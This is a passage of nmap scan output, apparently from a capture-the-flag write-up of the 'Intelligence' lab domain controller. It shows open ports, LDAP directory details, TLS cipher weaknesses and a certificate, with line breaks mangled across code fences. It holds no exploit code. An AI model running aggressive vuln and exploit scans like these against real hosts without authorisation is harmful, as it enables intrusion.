aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
```

MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7/hs1L9f
|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dIT8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/ysJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKEJ5wwyPs
|
s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeuN3Akks6
|
cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ

```
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DB
zAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3
GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6L
y8vQ049
|
aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlM
jBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDP
WludGVs
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iY
XNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBA
QSBvDCB
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQ
y1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZ
XMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2Vyd
GlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5M
```

```
D8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjL
mludGVs
|
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQ
yFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZd
TPQrdou
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
0tcxSY=
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft
HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET
Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft
```

```
Windows RPC over HTTP 1.0
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49710/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49717/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
60019/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-10-11T09:13:46
|_  start_date: N/A
|_clock-skew: mean: 7h00m00s, deviation: 0s, median:
6h59m59s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 41024/tcp): CLEAN (Timeout)
|   Check 2 (port 26176/tcp): CLEAN (Timeout)
|   Check 3 (port 59015/udp): CLEAN (Timeout)
|   Check 4 (port 56957/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
```

```
Initiating NSE at 22:14
Completed NSE at 22:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:14
Completed NSE at 22:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:14
Completed NSE at 22:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.31
seconds
           Raw packets sent: 131063 (5.767MB) | Rcvd: 33
(1.452KB)
```

Nmap Vul Scan

```
# Nmap 7.92 scan initiated Mon Oct 10 22:20:30 2022 as:
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 10.129.95.154
Pre-scan script results:
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: dd703156-3519-4aae-a66c-
a0f62a577fa0
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
```

```
in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for 10.129.95.154
Host is up, received user-set (0.026s latency).
Scanned at 2022-10-10 22:21:11 EDT for 350s
Not shown: 65515 filtered tcp ports (no-response)
Bug in http-security-headers: no string output.
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack
|_dns-nsec3-enum: Can't determine domain for host
10.129.95.154; use dns-nsec3-enum.domains script arg.
|_dns-nsec-enum: Can't determine domain for host
10.129.95.154; use dns-nsec-enum.domains script arg.
80/tcp    open  http             syn-ack
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-date: Tue, 11 Oct 2022 09:25:45 GMT; +6h59m59s
from local time.
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
|_http-malware-host: Host appears to be clean
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-favicon: Unknown favicon MD5:
556F31ACD686989B1AFCF382C05846AA
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|   Longest directory structure:
|     Depth: 0
|     Dir: /
```

```
|   Total files found (by extension):
|_    Other: 1
|_http-referer-checker: Couldn't find any cross-domain
scripts.
|_http-xssed: No previously reported XSS vuln.
| http-grep:
|   (1) http://10.129.95.154:80/:
|     (1) email:
|_      + contact@intelligence.htb
|_http-errors: Couldn't find any error pages.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
```

```
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-headers:
|   Content-Length: 7432
|   Content-Type: text/html
|   Last-Modified: Thu, 01 Apr 2021 19:00:00 GMT
|   Accept-Ranges: bytes
|   ETag: "0b8f6362927d71:0"
|   Server: Microsoft-IIS/10.0
|   Date: Tue, 11 Oct 2022 09:25:47 GMT
|   Connection: close
|
|_  (Request type: HEAD)
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
| http-vhosts:
|_128 names had status 200
|_http-mobileversion-checker: No mobile version detected.
|_http-title: Intelligence
```

```
|_http-feed: Couldn't find any feeds.
| http-php-version: Logo query returned unknown hash
be50e73d84b5f7786bfe33201dfadf06
|_Credits query returned unknown hash
be50e73d84b5f7786bfe33201dfadf06
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.129.95.154
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 38
|     Comment:
|           // Activate scrollspy to add active class to
navbar items on scroll
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 7
|     Comment:
|           // Start of use strict
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 44
|     Comment:
|           // Collapse Navbar
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 52
|     Comment:
|           // Collapse now if page is not at top
```

```
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 33
|     Comment:
|          // Closes responsive menu when a scroll
trigger link is clicked
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 1
|     Comment:
|         /*!
|             * Start Bootstrap - Grayscale v6.0.3
(https://startbootstrap.com/theme/grayscale)
|             * Copyright 2013-2020 Start Bootstrap
|             * Licensed under MIT
(https://github.com/StartBootstrap/startbootstrap-
grayscale/blob/master/LICENSE)
|             */
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 54
|     Comment:
|          // Collapse the navbar when page is scrolled
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 9
|     Comment:
|          // Smooth scrolling using jQuery easing
|
|     Path: http://10.129.95.154:80/documents/scripts.js
|     Line number: 56
|     Comment:
```

```
|_          // End of use strict
|_http-chrono: Request times for /; avg: 205.13ms; min:
161.39ms; max: 273.18ms
88/tcp    open  kerberos-sec     syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
389/tcp   open  ldap             syn-ack
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=intelligence,DC=htb
|       ldapServiceName:
intelligence.htb:dc$@INTELLIGENCE.HTB
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
```

```
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
```

```
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
|       supportedControl: 1.2.840.113556.1.4.1341
|       supportedControl: 1.2.840.113556.1.4.2026
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedControl: 1.2.840.113556.1.4.2090
|       supportedControl: 1.2.840.113556.1.4.2205
|       supportedControl: 1.2.840.113556.1.4.2204
|       supportedControl: 1.2.840.113556.1.4.2206
|       supportedControl: 1.2.840.113556.1.4.2211
|       supportedControl: 1.2.840.113556.1.4.2239
|       supportedControl: 1.2.840.113556.1.4.2255
|       supportedControl: 1.2.840.113556.1.4.2256
|       supportedControl: 1.2.840.113556.1.4.2309
|       supportedControl: 1.2.840.113556.1.4.2330
|       supportedControl: 1.2.840.113556.1.4.2354
|       supportedCapabilities: 1.2.840.113556.1.4.800
|       supportedCapabilities: 1.2.840.113556.1.4.1670
|       supportedCapabilities: 1.2.840.113556.1.4.1791
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       supportedCapabilities: 1.2.840.113556.1.4.2237
|       subschemaSubentry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=intelligence,D
C=htb
|       serverName: CN=DC,CN=Servers,CN=Default-First-
Site-
```

```
Name,CN=Sites,CN=Configuration,DC=intelligence,DC=htb
|       schemaNamingContext:
CN=Schema,CN=Configuration,DC=intelligence,DC=htb
|       namingContexts: DC=intelligence,DC=htb
|       namingContexts:
CN=Configuration,DC=intelligence,DC=htb
|       namingContexts:
CN=Schema,CN=Configuration,DC=intelligence,DC=htb
|       namingContexts:
DC=DomainDnsZones,DC=intelligence,DC=htb
|       namingContexts:
DC=ForestDnsZones,DC=intelligence,DC=htb
|       isSynchronized: TRUE
|       highestCommittedUSN: 110684
|       dsServiceName: CN=NTDS
Settings,CN=DC,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=intelligence,DC=htb
|       dnsHostName: dc.intelligence.htb
|       defaultNamingContext: DC=intelligence,DC=htb
|       currentTime: 20221011092340.0Z
|_      configurationNamingContext:
CN=Configuration,DC=intelligence,DC=htb
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
```

```
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1)
- A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
(ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1)
- A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
```

```
(ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|_  least strength: C
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
```

```
bde7
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ
2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7
/hs1L9f
|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dI
T8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/y
sJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKE
J5wwyPs
|
s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x
3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeu
N3Akks6
```

|
cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
|
aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWludGVs
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBA

QSBvDCB
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQ
y1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZ
XMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2Vyd
GlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5M
D8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjL
mludGVs
|
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQ
yFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZd
TPQrdou
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|

```
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-11T09:24:56+00:00; +7h00m00s from
scanner time.
445/tcp   open  microsoft-ds     syn-ack
|_smb-enum-services: ERROR: Script execution failed (use
-d to debug)
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
|_banner: ncacn_http/1.0
636/tcp   open  ldap             syn-ack
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
```

```
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp384r1)
- A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
(ecdh_x25519) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp384r1)
- A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
(ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) -
A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519)
- A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
```

```
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32
attack
|_  least strength: C
|_ssl-date: 2022-10-11T09:23:39+00:00; +7h00m01s from
scanner time.
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=intelligence,DC=htb
|       ldapServiceName:
intelligence.htb:dc$@INTELLIGENCE.HTB
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
```

```
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
```

```
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
